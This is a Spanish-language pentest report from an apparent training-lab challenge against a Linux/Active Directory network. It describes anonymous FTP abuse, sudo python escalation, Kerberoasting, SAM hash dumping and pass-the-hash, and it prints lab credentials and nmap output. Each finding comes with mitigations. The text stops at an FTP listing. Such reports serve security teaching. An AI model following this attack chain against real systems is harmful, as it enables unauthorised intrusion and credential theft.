

INFORME: EJECUTIVO Y TÉCNICO

PENTESTING EN SISTEMA “PIVOTING-AD”

- Fecha: 7 de noviembre de 2024
- Cliente: Reto 20 – Team Challenge
- Consultora de Ciberseguridad: The Bridge - Accelerator
- Control de Cambios

Versión	Documento	Fecha	Cambios	Autor	revisor	visto bueno
1.1	Informe de resultados	13/11/2024	Informe inicial	Víctor Martínez	Ángel /Jorge	Javier Tomás

Índice de Contenidos

1.	Introducción -----	3
2.	Informe Ejecutivo -----	3
●	Presentación -----	3
●	Alcance -----	4
●	Resumen de Actuaciones Practicadas -----	5
●	Recomendaciones generales -----	5
●	Reflexiones finales -----	12
●	Normativa aplicable y sanciones -----	12
3.	Informe Técnico: -----	14
●	Presentación -----	14
●	Fase de exploración - Fase de explotación -----	15
●	Conclusiones -----	23
●	Recomendaciones críticas -----	24
●	Evaluación final -----	25
4.	Bibliografía -----	27

1. INTRODUCCIÓN

El presente informe está formado por 2 partes: un **informe ejecutivo**, menos técnico y dirigido a cargos responsables en la toma de decisiones o ejecutivos de la compañía, y un **informe técnico**, dirigido a los analistas de ciberseguridad y programadores que tengan que crear y ejecutar tareas para mitigar las vulnerabilidades explotadas, así como funciones de detección y respuesta ante amenazas, **con la finalidad** de mejorar los manuales de estrategia de la compañía en la **detección, contención y respuesta ante incidentes críticos en su sistema**.

2. INFORME EJECUTIVO

1. PRESENTACIÓN. – Este informe tiene como **objetivo** mostrar los resultados de las **vulnerabilidades detectadas y explotadas** en el sistema formado por 3 equipos pertenecientes a la red *“Pivoting-AD”*, de acuerdo con el contrato firmado entre ambas partes, en el que permiten la explotación del sistema con la finalidad de conseguir la **autenticación y elevación de privilegios por atacantes externos**, consiguiendo **ser usuario con privilegios root, logrando**, además de **movimientos laterales entre los equipos y persistencia** en el sistema explotado.

- La red objetivo, consta de un equipo con S.O **Linux conectada a 2** ordenadores con S.O. **Windows “server 2019” en “Active Directory”**, necesitando para acceder a ellos credenciales que no aportan, habiendo usado para su explotación diversas herramientas de ciberseguridad, destacando alguno de sus resultados:

- ◆ Mediante herramientas de **escaneo** de vulnerabilidades, se han encontrado abiertos el exterior, los **puertos 21, 22 y 80**, los cuales, se corresponden con los **servicios FTP** (File Transfer Protocol), usado para la transferencia de archivos, la SSH (Secure Shell), utilizado para la interconexión entre los dispositivos de su sistema, de manera remota y segura, y las conexiones HTTP de los servicios web de su empresa, respectivamente.
- ◆ En el servicio FTP, se ha detectado una grave vulnerabilidad, permitiendo la **autenticación** mediante **credenciales “Anonymous”: “230”**, a la **vista de cualquier atacante**, pudiendo acceder a la información sensible que pudiera encontrarse en sus servidores , además de poder ser una posible vía de entrada no autorizada a sus sistemas.
- ◆ Además, se ha podido observar **sin autenticarse** en el mismo que existe un archivo llamado **“CALL.html”**.

- ◆ Mediante herramientas de escaneo de servidores web para descubrir **directorios, archivos, subdominios** y otros puntos de entrada ocultos y menos evidentes, se ha **escasa información** para permitir conocer la estructura web de su organización, pero si la necesaria para poder acceder de forma no autorizada a su sistema mediante la ejecución de código malicioso, pudiendo exponer información sensible y representar un **riesgo de seguridad significativo** (usuarios del sistema, etc)

- En resumen, se han conseguido explotar varias vulnerabilidades graves, debido a una **falta de actualización** en las tecnologías o aplicaciones, así como **accesos a zonas sensibles**, que no deberían estar abiertas al público que iremos desarrollando en el próximo punto.

2. ALCANCE. – Se ha centrado en **identificar y evaluar las debilidades de seguridad en el sistema**, para lograr las finalidades expuestas en el contrato, explotando algunas de las vulnerabilidades encontradas, que pueden causar daños el sistema, así como comprometer la integridad, confidencialidad y disponibilidad de los datos del mismo, **destacando**:

- ◆ Se ha podido acceder al servicio **FTP**, el cual presenta una grave vulnerabilidad al tener habilitado la autenticación mediante usuario **Anonymous y contraseña 230**. Una vez dentro del servicio, observando poseer permisos de lectura y escritura en los archivos, **permitiendo inyectar código malicioso** para conseguir un acceso no autorizado vía “CLI” en la primera máquina “Linux-User”, con un **usuario con bajos privilegios**.
- ◆ Una vez dentro de la máquina Linux, se procede a investigar por diferentes directorios, encontrando información valiosa, que nos ha permitido encontrar las credenciales de otro usuario con más privilegios en el sistema “**Shrek**”: “**onion**”, habiendo tenido que usar técnicas de desencriptado sencillo para ello.
- ◆ Además, junto a las mencionadas credenciales, se ha hallado lo que **parecen** unas **credenciales de Windows**, debido a la barra invertida usada “\” y la estructura de la misma, pudiendo ser de una de las máquinas Windows a explotar: **EXAMPLE\testing:2021!Query**. En caso que esto fuera cierto, estaríamos ante una grave vulnerabilidad, por tener **credenciales** de una máquina de su red en **texto plano**.
- ◆ Siguiendo con el análisis, se ha detectado otra **vulnerabilidad crítica significativa**, ya que, el sistema permite obtener **permisos root al ejecutar el programa python 3.5**, sin necesitar contraseña, por lo que se procede a **inyectar código malicioso en python**, permitiendo la conexión en modo **root** y máximos privilegios en la máquina “Linux-User”.
- ◆ Finalmente, las credenciales encontradas de Windows nos permiten acceder a la máquina “**Windows-User**” con el **usuario “testing”**.
- ◆ Mediante aplicaciones específicas para obtención de información para ataques en sistemas Kerberos, se obtiene un **servicio principal “iis_service - (HTTP/WINDOWS)”**, obteniendo su hash, siendo “**hacheado**” mediante aplicaciones para ello, obteniendo descifrar la contraseña en plano: “**LaRosalia2021**”.

- ◆ Una vez obtenidas el usuario y la contraseña del servicio en un entorno de Kerberos, y con el uso de otras herramientas, se han obtenido los **hashes** de la bases de datos local del entorno "active Directory" (**SAM**¹), consiguiendo los **hashes NTLM**² de los usuarios del dominio y aprovechando que el sistema Kerberos permite autenticarse con el mismo, se realiza un "**ataque Pass the hash**" con la contraseña del Administrator con resultado positivo, consiguiendo una conexión vía CLI a la máquina **Windows-DC con máximos privilegios** en el sistema.

3. RESUMEN DE ACTUACIONES PRACTICADAS. – Se han realizado numerosas actuaciones, explotando ciertas debilidades / vulnerabilidades detectadas, algunas de las cuales han sido comentadas anteriormente, **consiguiendo** finalmente el **objeto del contrato**, es decir, la **autenticación** con usuario **con privilegios máximos** en la máquina **Windows-DC**, mediante la realización de **movimientos laterales** sobre las otras máquinas de la **red Pivoting-AD**, aportando detalles más técnicos más adelante.

4. RECOMENDACIONES GENERALES.– En el **análisis y explotación** reciente de seguridad de su **red Pivoting-AD**, perteneciente a la infraestructura de su organización, se han detectado **varias vulnerabilidades críticas** que requieren su atención para proteger los datos y garantizar el funcionamiento seguro de los sistemas.

- A continuación, se presenta un **resumen de las vulnerabilidades y debilidades identificadas**, junto a las correspondientes **recomendaciones para subsanarlas**, mitigando los riesgos identificados y garantizando así la integridad, confidencialidad y disponibilidad de los datos y servicios, en un lenguaje accesible para facilitar su comprensión.

Los detalles técnicos de estas vulnerabilidades se explicarán, más adelante en el informe técnico correspondiente.

1. DETECCION DE PROBLEMAS:

- ◆ **Puertos abiertos** al exterior detectados:
- ◆ Puerto 21 (FTP) - Permite la transferencia de archivos.
- ◆ Puerto 22 (SSH) - Permite conexiones remotas seguras.
- ◆ Puerto 80 (HTTP) - Habilita el tráfico web no cifrado.

¹ Security Account Manager) es una base de datos en sistemas Windows que almacena información de cuentas de usuario, incluyendo los hashes de contraseñas, siendo crucial para autenticación en sistemas locales (con hashes LM y NTLM).

² tipo de hash de contraseñas usado en sistemas Windows, basado en el algoritmo MD4 y sin utilizar un "salt", lo que hace que dos contraseñas iguales generen el mismo hash, facilitando ataques de fuerza bruta y de diccionario, siendo relativamente fácil de romper con herramientas como Hashcat o John the Ripper.

- **Análisis de Vulnerabilidades:**

- ◆ **FTP** (Puerto 21): Este puerto presenta un riesgo alto debido a la **autenticación** configurada como "**anonymous:230**", lo que permite **acceso sin credenciales** específicas. Esta configuración facilita la posibilidad de acceso no autorizado y modificación de archivos sensibles, abriendo una **vía potencial para intrusiones** en el sistema.
- ◆ **SSH** (Puerto 22): El servicio SSH es crítico para conexiones seguras, pero una configuración incorrecta o una **versión desactualizada** puede exponer el sistema a ataques de fuerza bruta o explotación de vulnerabilidades conocidas.
- ◆ **HTTP** (Puerto 80): El **tráfico web sin cifrar** puede **permitir** a un atacante **interceptar comunicaciones** o manipular contenido entre el cliente y el servidor.

- **Recomendaciones para Mitigación:**

- ◆ Cerrar el puerto FTP o, **preferiblemente**, reemplazarlo por **SFTP**, que asegura la transferencia de archivos mediante el cifrado SSH.
 - ◆ **Actualizar SSH** a la última versión y aplicar configuraciones de seguridad avanzadas.
 - ◆ Implementar **autenticación con claves públicas** para SSH en lugar de contraseñas.
 - ◆ Considerar el uso de **HTTPS (Puerto 443)** en lugar de HTTP (Puerto 80) para asegurar el tráfico con cifrado SSL/TLS, **protegiendo la confidencialidad e integridad de los datos** en tránsito.
-

2. DETECCION DE PROBLEMAS:

- ◆ **Directorio web abierto ("Index of")**: Se detectó que el servidor web ha permitido acceso a un **directorio crítico "/files"** a través de una página de índice, lo que expone a los usuarios o atacantes a visualizar la estructura interna del servidor.
- ◆ **Riesgo de exposición**: Esta configuración puede hacer que archivos sensibles, como configuraciones, registros de errores o respaldos, sean accesibles públicamente, así como a la **ejecución de archivos maliciosos desde la web**.

- **Análisis de Vulnerabilidades:**

- ◆ **Riesgo de enumeración de archivos**: Un atacante puede acceder y enumerar archivos y directorios expuestos a través de la página "Index of", permitiéndole **comprender mejor la estructura interna del sistema**.

- ◆ **Posibilidad de acceso a archivos sensibles:** Si existen archivos **mal configurados** o que **contienen información confidencial** (como bases de datos, credenciales, o archivos de configuración), estos podrían ser leídos o descargados, facilitando posibles **ataques de escalamiento o robo de información**.
- ◆ **Incremento de la superficie de ataque:** La visibilidad de los archivos facilita el descubrimiento de vulnerabilidades o errores de configuración en el sistema, abriendo una puerta para futuros intentos de explotación.

- **Recomendaciones para Mitigación:**

- ◆ **Deshabilitar la opción de listado de directorios:** Configurar el servidor web para que **no** permita el acceso público a la página **"Index of"**.
- ◆ **Restringir permisos de acceso a directorios sensibles:** Asegurarse de que **sólo el personal autorizado** tenga acceso a directorios sensibles y que estos no sean accesibles públicamente.
- ◆ **Mover archivos confidenciales fuera de la raíz pública del servidor web:** Mantener archivos de configuración, registros y respaldos fuera de la raíz web y asegurarse de que solo sean accesibles internamente o a través de conexiones seguras

3. DETECCION DE PROBLEMAS:

- ◆ **Archivos detectados con credenciales inseguras:** Se han identificado archivos en el sistema que almacenan credenciales, algunos de los cuales usan hashes débiles (MD5) y otros contienen contraseñas en texto plano.
- ◆ **Riesgo de exposición:** La presencia de credenciales en texto plano y hashes inseguros aumenta el riesgo de que un atacante pueda descifrar o acceder directamente a estas contraseñas.

- **Análisis de Vulnerabilidades:**

- ◆ **Credenciales en texto plano:** Las contraseñas almacenadas en texto plano son accesibles en caso de que un atacante obtenga acceso al sistema de archivos, permitiéndole **obtener acceso a cuentas o servicios sin necesidad de descifrado**.
- ◆ **Hashes débiles:** Si las credenciales están almacenadas con algoritmos de **hash inseguros** (como MD5 o SHA-1), son **vulnerables a ataques de fuerza bruta** o ataques de diccionario, ya que estos algoritmos son rápidos de procesar y existen bases de datos públicas de hashes precalculados.

³ Esto se puede hacer en servidores como Apache usando la directiva Options -Indexes o en Nginx eliminando la opción de autoindex.

- ◆ **Facilidad para escalar privilegios y movimientos laterales:** La presencia de credenciales vulnerables facilita que un atacante, tras obtener acceso inicial, escale privilegios en el sistema o comprometa otras cuentas, servicios u otros equipos del sistema.

- **Recomendaciones para Mitigación:**

- ◆ **Reemplazar almacenamiento de contraseñas en texto plano:** Modificar las configuraciones para que las contraseñas no se guarden en texto plano. Implementar el almacenamiento de contraseñas cifradas con un estándar seguro.
- ◆ **Usar algoritmos de “hashing” seguros:** Reemplazar los hashes débiles por **algoritmos robustos** como bcrypt⁴, Argon2⁵, o PBKDF2⁶, que incorporan mecanismos de “salting” y son resistentes a ataques de fuerza bruta.
- ◆ **Restringir el acceso a archivos de credenciales:** Limitar los permisos de acceso para que solo usuarios o procesos autorizados puedan ver estos archivos, minimizando el riesgo de exposición.

4. DETECCION DE PROBLEMAS:

- ◆ **Permiso “NOPASSWD” en Python3.5:** Se detectó que el usuario vulnerado “Shrek” tiene permisos sudo configurados con la opción **NOPASSWD** para ejecutar `/usr/bin/python3.5` como root, sin requerir contraseña.
- ◆ **Riesgo de abuso:** Esta configuración permite ejecutar comandos arbitrarios con privilegios elevados, ya que Python puede ser utilizado para acceder al sistema de archivos, ejecutar comandos y inyectar código malicioso en el sistema.

- **Análisis de Vulnerabilidades:**

- ◆ **Ejecución de comandos como root:** Dado que Python permite ejecutar código arbitrario, un atacante que obtenga acceso a este usuario puede utilizar sudo `/usr/bin/python3.5` para ejecutar comandos o scripts con permisos de root.

4 Función de hashing diseñada para ser computacionalmente intensiva, lo que dificulta los ataques de fuerza bruta. Además, bcrypt incorpora salting, un mecanismo que añade datos aleatorios al proceso de hashing, lo que hace que contraseñas idénticas generen hashes diferentes.

5 Función de hashing diseñadas igual que la anterior, pero a la que le incorporan para una mayor seguridad el uso de la memoria y número de núcleos CPU, haciéndolo más resistente a ataques de fuerza bruta y a ataques con hardware especializado.

6 función de derivación de clave utilizada para proteger contraseñas que utiliza una función hash repetida muchas veces sobre la contraseña combinada con un valor salt (aleatorio) para generar un hash seguro. La cantidad de repeticiones es configurable, aumentando la resistencia contra ataques de fuerza bruta.

- ◆ **Riesgo de escalamiento de privilegios:** Esta configuración facilita el escalamiento de privilegios, ya que el atacante no necesita autenticarse para ejecutar Python con permisos elevados, permitiendo acceder a archivos de sistema, modificar configuraciones, y comprometer otros usuarios.
- ◆ **Impacto crítico en la seguridad:** La capacidad de ejecutar Python como root sin contraseña compromete completamente la seguridad del sistema, dado que Python tiene acceso ilimitado al entorno y recursos del sistema.

- **Recomendaciones para Mitigación:**

- ◆ **Eliminar el permiso NOPASSWD en /usr/bin/python3.5:** Revocar el acceso a sudo sin contraseña para Python. Esto evitará que cualquier usuario ejecute Python como root sin autenticación.
- ◆ **Restringir el acceso a Python con privilegios elevados:** Si es necesario que ciertos scripts se ejecuten como root, configurar sudo para que solo el script necesario tenga permisos y no el intérprete de Python completo.
- ◆ **Implementar políticas de seguridad de sudo estrictas:** Revisar y minimizar los comandos permitidos con sudo, especialmente con la opción NOPASSWD, para reducir el riesgo de abuso.

5. DETECCION DE PROBLEMAS:

- ◆ **Enumeración de SPNs en el Dominio Kerberos:** Utilizando el script **PowerView.ps1**, se realizó una enumeración de los **Service Principal Names (SPN)** del controlador de dominio del entorno Active Directory, lo que **permitió identificar cuentas de servicio** configuradas para Kerberos. Estas cuentas pueden ser un objetivo, ya que suelen estar asociadas con servicios y podrían tener permisos elevados o credenciales útiles.
- ◆ **Credenciales obtenidas:** Se descifró un hash de SPN del servicio **iis_service (HTTP/WINDOWS)**, logrando **acceder** a la cuenta **con privilegios** de servicio web.

- **Análisis de Vulnerabilidades:**

- ◆ **Acceso mediante SPN:** La existencia de **SPNs** configurados para Kerberos expone cuentas de servicio que pueden ser **vulnerables a ataques de fuerza bruta** o de descifrado de hash, como el **ataque “Kerberoasting”**.
- ◆ **Privilegios del servicio web:** La cuenta del servicio **“iis_service”** otorgó acceso a la red interna y a recursos adicionales que, con credenciales válidas, pudieron ser aprovechados para avanzar en el ataque.

- **Recomendaciones para Mitigación:**

- ◆ **Limitar el número de cuentas de servicio con SPNs:** Solo las cuentas estrictamente necesarias deben tener configurados SPNs. Eliminar SPNs innecesarios **reduce la superficie de ataque**.
- ◆ **Rotar y fortalecer contraseñas de cuentas de servicio:** Usar contraseñas **robustas y configurar una política de rotación** regular de contraseñas para cuentas de servicio.
- ◆ **Auditar accesos y configuraciones de Kerberos:** Revisar y auditar frecuentemente la configuración de Kerberos para detectar SPNs expuestos y cuentas vulnerables.

6. DETECCION DE PROBLEMAS:

- ◆ **Acceso a la SAM y NTLM Hashes:** A través del acceso a la cuenta de servicio obtenida, se **empleó** la colección de herramientas **Impacket**⁷ para extraer los hashes NTLM de la SAM (Security Account Manager) del sistema.

Esta acción **permitió acceder a hashes** de otras cuentas, incluidas cuentas de **privilegio más alto**.

- **Análisis de Vulnerabilidades:**

- ◆ **Riesgo de acceso no autorizado a Hashes NTLM en la SAM:** La extracción de hashes permite que un atacante realice ataques de Pass-the-Hash o intente descifrar estos hashes para obtener credenciales en texto claro.
- ◆ **Escalabilidad del ataque:** La posibilidad de extraer estos hashes incrementa la probabilidad de un ataque de **escalamiento de privilegios o de movimiento lateral en la red**.

- **Recomendaciones para Mitigación:**

- ◆ **Asegurar el Archivo SAM y Hashes NTLM:** Limitar el acceso a la SAM y evitar que cuentas de servicio puedan acceder a los hashes NTLM almacenados, implementando **políticas de restricción de acceso más robustas**.
- ◆ **Deshabilitar LM y NTLMv1 en el dominio:** Configurar la seguridad de la red para deshabilitar los hashes LM y NTLMv1, lo cual evita que se almacenen hashes inseguros en la SAM.

⁷ conjunto de herramientas y bibliotecas en Python que facilita la creación y ejecución de scripts de red para atacar y manipular protocolos de red, especialmente en entornos de Active Directory (AD), capaz de interactuar con varios protocolos de red como SMB, LDAP, y RPC, que son esenciales en entornos Windows y AD.

- ◆ **Implementar protección contra ataques de Pass-the-Hash:** Usar tecnologías como **Credential Guard**⁸ en entornos Windows para proteger las credenciales y mitigar el riesgo de explotación de Pass-the-Hash.

7. DETECCIÓN DE PROBLEMAS:

- ◆ **Pass-the-Hash para Escalamiento de Privilegios:** Utilizando los hashes NTLM obtenidos, se realizó un Pass-the-Hash en otra máquina Windows, **logrando acceso con máximos privilegios**, lo que facilitó el **control total sobre el sistema**.

- **Análisis de Vulnerabilidades:**

- ◆ **Pass-the-Hash para Escalamiento de Privilegios:** La vulnerabilidad de Pass-the-Hash permite a un atacante **autenticarse con privilegios elevados utilizando un hash NTLM en lugar de la contraseña**, lo que facilita el acceso total sin necesidad de autenticación adicional.
- ◆ **Compromiso total del sistema:** Este método otorga al atacante control completo sobre la máquina de destino, comprometiendo así toda su seguridad y acceso a datos críticos.

- **Recomendaciones para Mitigación:**

- ◆ **Implementar autenticación multifactor (MFA):** Agregar un segundo factor de autenticación puede evitar que el uso de hashes NTLM sea suficiente para acceder a sistemas críticos.
- ◆ **Segregar cuentas de administrador y usuarios estándar:** Minimizar el uso de cuentas con privilegios administrativos y usar cuentas con privilegios limitados para tareas rutinarias.
- ◆ **Auditar y monitorear el uso de credenciales de alto privilegio:** Implementar un sistema de auditoría y monitorización para identificar intentos de Pass-the-Hash y alertar sobre posibles actividades sospechosas.

- Además de las acciones mencionadas, y con carácter general, se recomienda evaluar y actualizar la política de seguridad de la empresa hacia el **modelo de seguridad “Zero Trust”**⁹. el cual, fortalecerá significativamente la postura de seguridad de la empresa al reducir la superficie de ataque y garantizar que sólo los usuarios autorizados puedan acceder a los datos críticos.

⁸ característica de seguridad en Windows que protege las credenciales de los usuarios (como hashes NTLM y tickets Kerberos) mediante la virtualización.

⁹ Zero Trust, parte de la premisa de no confiar en ningún usuario, dispositivo o sistema dentro o fuera de la red organizacional y se basa en los siguientes principios clave:

- Verificación continua: La identidad y la autorización de cada usuario y dispositivo se verifican constantemente.
- Principio de Menor privilegio: Los usuarios y dispositivos solo reciben acceso a los recursos que necesitan para realizar su trabajo.
- Segmentación: La red se segmenta en zonas para limitar el acceso, contención de amenazas y evitar el movimiento lateral de las mismas
- Protección de datos: Los datos se protegen con cifrado adecuado y otras medidas de seguridad.
- Monitoreo y respuesta: La actividad de la red se monitorea constantemente para detectar y responder a las amenazas.

5. REFLEXIONES FINALES



Si bien, algunas de **estas recomendaciones** requieren un enfoque más técnico, es vital entender la importancia de la implementación de estas recomendaciones, las cuales, **reducirán** considerablemente las **posibilidades de un ataque exitoso** y mejorará la seguridad general de la infraestructura organizacional, **evitando riesgos graves** y potenciales violaciones de seguridad, sugiriendo que los equipos técnicos, desarrolladores y de seguridad trabajen de manera conjunta para implementar estas soluciones a la mayor brevedad posible.

El informe técnico detallado proporcionará un análisis más profundo y pasos específicos para abordar cada vulnerabilidad.

6. NORMATIVA APLICABLE Y SANCIONES



Existen diversas normativas que regulan la protección de datos y la seguridad de la información, y que podrían ser aplicables en este caso:

- **Reglamento General de Protección de Datos (RGPD)**¹⁰ y la **Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales (LOPDGDD)**¹¹. - Si la información confidencial que se encuentra en el sistema no se encuentra debidamente custodiada, su incumplimiento podría acarrear sanciones importantes para la empresa.
- **Ley de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI)**¹². - Los prestadores de servicios (corporaciones, empresas, etc) deben adoptar las medidas técnicas y organizativas necesarias para garantizar la seguridad de los datos de los usuarios, pudiendo su incumplimiento acarrear sanciones para la empresa.
- **Directiva NIS2**¹³. - En caso de comprometer a infraestructuras críticas o servicios esenciales, las empresas pueden enfrentarse a sanciones administrativas y reputacionales por no cumplir con los estándares mínimos de ciberseguridad exigidos.
- **ISO - 27001**¹⁴. - Estándar internacional que ayuda a las empresas a identificar, gestionar y mitigar riesgos de ciberseguridad, estableciendo los requisitos de un SGSI¹⁵, el cual proporciona el marco de protección para la triada CIA, asegurando que la organización cumple con los requisitos legales y normativos vigentes.

¹⁰ El RGPD es un reglamento de la Unión Europea que establece normas estrictas para la protección de datos personales

¹¹ La LOPDGDD es ley española que desarrolla el RGPD y que establece normas específicas para la protección de datos personales en España

¹² La LSSI es una legislación española que regula la prestación de servicios de la sociedad de la información y el comercio electrónico, estableciendo una serie de obligaciones a las empresas e infracciones en caso de incumplimiento.

¹³ Directiva NIS2 (Seguridad de Redes y Sistemas de Información 2) es una actualización de la Directiva NIS original, aprobada por la Unión Europea, con el objetivo de fortalecer la ciberseguridad en los sectores esenciales y en las infraestructuras críticas de los Estados miembros de la UE.

¹⁴ Norma internacional que define los requisitos para establecer, implementar, mantener y mejorar un sistema de gestión de seguridad de la información (SGSI), cubriendo aspectos como, el control de acceso, la gestión de incidentes de seguridad y la continuidad del negocio, siendo ampliamente utilizada para demostrar el compromiso de una organización con la ciberseguridad y la protección de datos.

¹⁵ Sistema de Gestión de Seguridad de la Información (SGSI), es un conjunto de políticas, procedimientos, procesos y controles implementados por una organización para gestionar, proteger y asegurar la confidencialidad, integridad y disponibilidad de la información.

- Además, protege eficazmente sus datos contra amenazas, como el acceso no autorizado, la pérdida o la corrupción de la información, facilitando, paralelamente, el cumplimiento de la directiva NIS2.
- **NIST - CIBERSECURITY FRAMEWORK¹⁶**.- Proporciona una estructura integral a las organizaciones, con la finalidad de evaluar y mejorar la seguridad de los sistemas de información, desde una perspectiva que permite a las organizaciones personalizar sus estrategias de ciberseguridad según sus necesidades.

Estas estrategias, aseguran la protección de sus activos críticos, la detección temprana de amenazas, y una respuesta rápida ante incidentes de manera efectiva.

Las sanciones por el **incumplimiento de las normativas** de protección de datos y seguridad de la información pueden ser de elevado valor, por ejemplo, en el caso del **RGPD**, las **multas** pueden ascender **hasta el 4% del volumen de negocio** mundial anual de la empresa **o 20 millones de euros**, lo que sea mayor y en el caso de la LOPDGDD, las multas pueden ascender hasta 300.000 euros.

Además, la empresa está obligada a notificar a las autoridades y a los afectados en un plazo determinado las consecuencias del incidente, pudiendo agravar la repercusión pública del incidente a la reputación de la empresa.


16 Marco desarrollado por el Instituto Nacional de Estándares y Tecnología de EE. UU., diseñado para ayudar a las organizaciones a gestionar eficazmente los riesgos de ciberseguridad. Este marco se basa en cinco funciones clave: Identificar, Proteger, Detectar, Responder y Recuperar.

2. - INFORME TÉCNICO

1. PRESENTACIÓN. – Para conseguir el objetivo fijado en el contrato, se han seguido la siguiente línea de investigación:
El laboratorio de pruebas ha sido entregado y montado en red por la empresa contratante, formado por tres equipos:

- ✧ Máquina Linux-User
- ✧ Máquina Windows-User
- ✧ Máquina Windows-DC

A este laboratorio se le ha conectado una máquina Kali desde la que se han realizado las explotaciones en cada una de las máquinas del laboratorio hasta conseguir el objetivo del contrato: **obtención de privilegios máximos en la maquina Windows-DC.**



Los Equipos han sido entregado con los siguientes S.O: un sistema **Linux 3.2 - 4.9 - generic i686**, sin aportar credenciales de inicio de sesión y **dos máquinas Windows** con los sistemas Windows server 2019 en un **entorno Active Directory**, sin credenciales de acceso, por lo que, el análisis y explotación será realizado sin acceso a información interna de la organización.

```
[10.0.100.5] * [!] VicEvil - %sudo nmap -A -p- -T 5 10.0.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 08:24 EDT
Nmap scan report for 10.0.100.4
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0          0      109 Nov 26 2020 CALL.html
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
| 256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
| 256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:B1:3F:97 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.19 ms 10.0.100.4
```

Imagen 1.- Información completa los puertos y servicios de la máquina "Linux-Usr"

✓ **INFORMACIÓN INICIAL.** - Se procede a consultar mediante **Nmap**, herramienta de código abierto utilizada para explorar y auditar la seguridad de redes y sistemas, el rango de IPs donde se encuentran ambas maquinas, siendo la de **Linux-User: 10.0.100.4** y de la máquina atacante: 10.0.100.5. Además, la maquina objetivo tiene un total de **3 puertos** abiertos:

Puerto	21	22	80
Servicio	FTP	SSH	HTTP
Versión	ProFTP	OpenSSH 7.2p2 -Ubuntu	Apache 2.4.18(Ubuntu)

✓ Además, en el servicio FTP, se confirma tener **activado la autenticación** mediante **usuario anónimo** con las credenciales: **Anonymous:230**.

✓ Se ha seguido la siguiente **línea de explotación del sistema**, que más adelante se irá desarrollando: el **servicio FTP**, consiguiendo autenticación de con las credenciales anónimas, consiguiendo **inyectar código malicioso**, permitiendo acceso no autorizado al sistema, donde se han explotado otras vulnerabilidades encontradas, consiguiendo **pivotar** desde esta máquina a las maquinas del **entorno Kerberos**, finalizando con **ataque “Pass-the-hash”(PTH)** consiguiendo máximos privilegios en la maquina Windows -DC.

2. FASE DE EXPLORACIÓN - EXPLOTACIÓN

A. **ACCESO SERVICIO FTP.**- Mediante las credenciales obtenidas mediante la aplicación Nmap, se procede a la conexión al servicio, encontrando en su interior un **archivo** llamado **“CALL.html”**, procediendo a su lectura y transferencia a la máquina Kali:


```
ftp> ls
229 Entering Extended Passive Mode (|||27486|)
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 0          0      109 Nov 26  2020 CALL.html
226 Transfer complete
